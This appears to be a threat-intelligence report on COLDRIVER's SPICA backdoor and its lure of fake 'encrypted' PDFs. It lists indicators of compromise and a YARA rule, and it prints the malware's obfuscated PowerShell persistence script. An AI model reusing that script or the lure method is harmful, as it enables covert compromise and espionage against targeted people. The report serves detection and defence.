


Russian threat group COLDRIVER expands its targeting of Western officials to include the use of malware

Wesley Shields :: 1/18/2024




Over the years, TAG has analyzed a range of persistent threats including COLDRIVER (also known as UNC4057, Star Blizzard and Callisto), a Russian threat group focused on credential phishing activities against high profile individuals in NGOs, former intelligence and military officers, and NATO governments. For years, TAG has been countering and [reporting on this group's efforts to conduct espionage](#) aligned with the interests of the Russian government. To add to the community's understanding of COLDRIVER activity, we're shining light on their extended capabilities which now includes the use of malware.

COLDRIVER [continues](#) its focus on credential phishing against Ukraine, NATO countries, academic institutions and NGOs. In order to gain the trust of targets, COLDRIVER often utilizes impersonation accounts, pretending to be an expert in a particular field or somehow affiliated with the target. The impersonation account is then used to establish a rapport with the target, increasing the likelihood of the phishing campaign's success, and eventually sends a phishing link or document containing a link. Recently published [information](#) on COLDRIVER highlights the group's evolving tactics, techniques and procedures (TTPs), to improve its detection evasion capabilities.

Recently, TAG has observed COLDRIVER continue this evolution by going beyond phishing for credentials, to delivering malware via campaigns using PDFs as lure documents. TAG has disrupted the following campaign by adding all known domains and hashes to Safe Browsing blocklists.

“Encrypted” lure-based malware delivery

As far back as November 2022, TAG has observed COLDRIVER sending targets benign PDF documents from impersonation accounts. COLDRIVER presents these documents as a new op-ed or other type of article that the impersonation account is looking to publish, asking for feedback from the target. When the user opens the benign PDF, the text appears encrypted.



Screenshot of “encrypted” text in a lure document

If the target responds that they cannot read the encrypted document, the COLDRIVER impersonation account responds with a link, usually hosted on a cloud storage site, to a “decryption” utility for the target to use. This decryption utility, while also displaying a decoy document, is in fact a backdoor, tracked as SPICA, giving COLDRIVER access to the victim’s machine.

In 2015 and 2016, TAG observed COLDRIVER using the Scout implant that was leaked during the Hacking Team incident of July 2015. SPICA represents the first custom malware that we attribute being developed and used by COLDRIVER.

SPICA backdoor

SPICA is written in Rust, and uses JSON over websockets for command and control (C2). It supports a number of commands including:

- Executing arbitrary shell commands
- Stealing cookies from Chrome, Firefox, Opera and Edge
- Uploading and downloading files
- Perusing the filesystem by listing the contents of it

- Enumerating documents and exfiltrating them in an archive
- There is also a command called “telegram,” but the functionality of this command is unclear

Once executed, SPICA decodes an embedded PDF, writes it to disk, and opens it as a decoy for the user. In the background, it establishes persistence and starts the main C2 loop, waiting for commands to execute.

The backdoor establishes persistence via an obfuscated PowerShell command which creates a scheduled task named CalendarChecker:

```
$random = New-Object System.Random;
$interval = $random.Next(1, 4);
$sys_min = [int](Get-Date -format "mm") + (60 / $interval);
$sys_sec = [int](Get-Date -format "ss") + (60 / $interval);
$envir = $env:LOCALAPPDATA;
$spica = (Get-Process -Id (Get-WmiObject Win32_Process -Filter "ProcessId=$PID").ParentProcessId).ProcessName.Replace("\r\n","\") + ".exe\";
$file_path = (Get-Command -Name './$spica').Source;
Move-Item -Path $file_path -Destination $envir -Force;
$action = New-ScheduledTaskAction -Execute ($envir + '\\'$spica\') -Argument "\-WindowStyle Hidden\";
$settings = New-ScheduledTaskSettingsSet -DeleteExpiredTaskAfter (New-TimeSpan -Seconds 30) -ExecutionTimeLimit (New-TimeSpan -Hours 3) -RestartCount:3 -RestartInterval (New-TimeSpan -Minutes 10);
$settings.StartWhenAvailable = $true;
$description = "\Calendar\";
$taskName = "\CalendarChecker\";
$settings.DisallowStartIfOnBatteries = $false;
$settings.StopIfGoingOnBatteries = $false;
$trigger = New-ScheduledTaskTrigger -Daily -At (Get-Date).addSeconds(10);
$trigger.StartBoundary = (Get-Date).AddHours($interval).addMinutes($sys_min).addSeconds($sys_sec).ToString("\s\");
$trigger.EndBoundary = (Get-Date).AddDays(2).ToString("\s\");
Register-ScheduledTask -TaskName $taskName -Description $description -Action $action -Settings $settings -Trigger $trigger;
```

Obfuscated PowerShell command

TAG has observed SPICA being used as early as September 2023, but believe that COLDRIVER’s use of the backdoor goes back to at least November 2022. While TAG has observed four different variants of the initial “encrypted” PDF lure, we have only been able to successfully retrieve a single instance of SPICA. This sample, named “Proton-decrypter.exe”, used the C2 address 45.133.216[.]15:3000, and was likely active around August and September 2023.

We believe there may be multiple versions of the SPICA backdoor, each with a different embedded decoy document to match the lure document sent to targets.

Protecting the community

As part of our efforts to combat serious threat actors, TAG uses the results of our research to improve the safety and security of Google’s products. Upon discovery, all identified websites, domains and files are added to [Safe Browsing](#) to protect users from further exploitation. TAG also sends all targeted Gmail and Workspace users [government-backed attacker alerts](#) notifying them of the activity and encourages potential targets to enable [Enhanced Safe Browsing](#) for Chrome and ensure that all devices are updated.

We are committed to sharing our findings with the security community to raise awareness, and with companies and individuals that might have been targeted by these activities. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.

Indicators of compromise (IoCs)

Hashes of observed lure documents “Encrypted” PDFs

SHA256

0f6b9d2ada67cebc8c0f03786c442c61c05cef5b92641ec4c1bdd8f5baeb2ee1

(first observed November 2022)

A949ec428116489f5e77cefc67fea475017e0f50d2289e17c3eb053072adcf24

(first observed June 2023)

C97acea1a6ef59d58a498f1e1f0e0648d6979c4325de3ee726038df1fc2e831d

(first observed August 2023)

Ac270310b5410e7430fe7e36a079525cd8724b002b38e13a6ee6e09b326f4847

(first observed November 2023)

SPICA Instance

84523ddad722e205e2d52eedfb682026928b63f919a7bf1ce6f1ad4180d0f507

ZIP file, hosted on cloud storage. Delivered to target after initial lure PDF.

37c52481711631a5c73a6341bd8bea302ad57f02199db7624b580058547fb5a9

SPICA backdoor. Named "Proton-decrypter.exe".

C97acea1a6ef59d58a498f1e1f0e0648d6979c4325de3ee726038df1fc2e831d

Lure document, likely to provide legitimacy to zip file.

C2

[https://45.133.216.\[.\]15:3000/ws](https://45.133.216.[.]15:3000/ws)

YARA Rule

```
rule SPICA__Strings {  
meta:
```

```
author = "Google TAG"
```

```
description = "Rust backdoor using websockets for c2 and embedded decoy PDF"
```

```
hash = "37c52481711631a5c73a6341bd8bea302ad57f02199db7624b580058547fb5a9"
```

```
strings:
```

```
$s1 = "os_win.c:%d: (%lu) %s(%s) - %s"
```

```
$s2 = "winWrite1"
```

```
$s3 = "winWrite2"
```

```
$s4 = "DNS resolution panicked"
```

```
$s5 = "struct Dox"
```

```
$s6 = "struct Telegram"
```

```
$s8 = "struct Download"
```

```
$s9 = "spica"  
$s10 = "Failed to open the subkey after setting the value."  
$s11 = "Card Holder: Bull Gayts"  
$s12 = "Card Number: 7/ 3310 0195 4865"  
$s13 = "CVV: 592"  
$s14 = "Card Expired: 03/28"  
  
$a0 = "agent\\src\\archive.rs"  
$a1 = "agent\\src\\main.rs"  
$a2 = "agent\\src\\utils.rs"  
$a3 = "agent\\src\\command\\dox.rs"  
$a4 = "agent\\src\\command\\shell.rs"  
$a5 = "agent\\src\\command\\telegram.rs"  
$a6 = "agent\\src\\command\\mod.rs"  
$a7 = "agent\\src\\command\\mod.rs"  
$a8 = "agent\\src\\command\\cookie\\mod.rs"  
$a9 = "agent\\src\\command\\cookie\\browser\\mod.rs"  
$a10 = "agent\\src\\command\\cookie\\browser\\browser_name.rs"  
condition:  
7 of ($s*) or 5 of ($a*)  
}
```

POSTED IN:

- [Threat Analysis Group](#)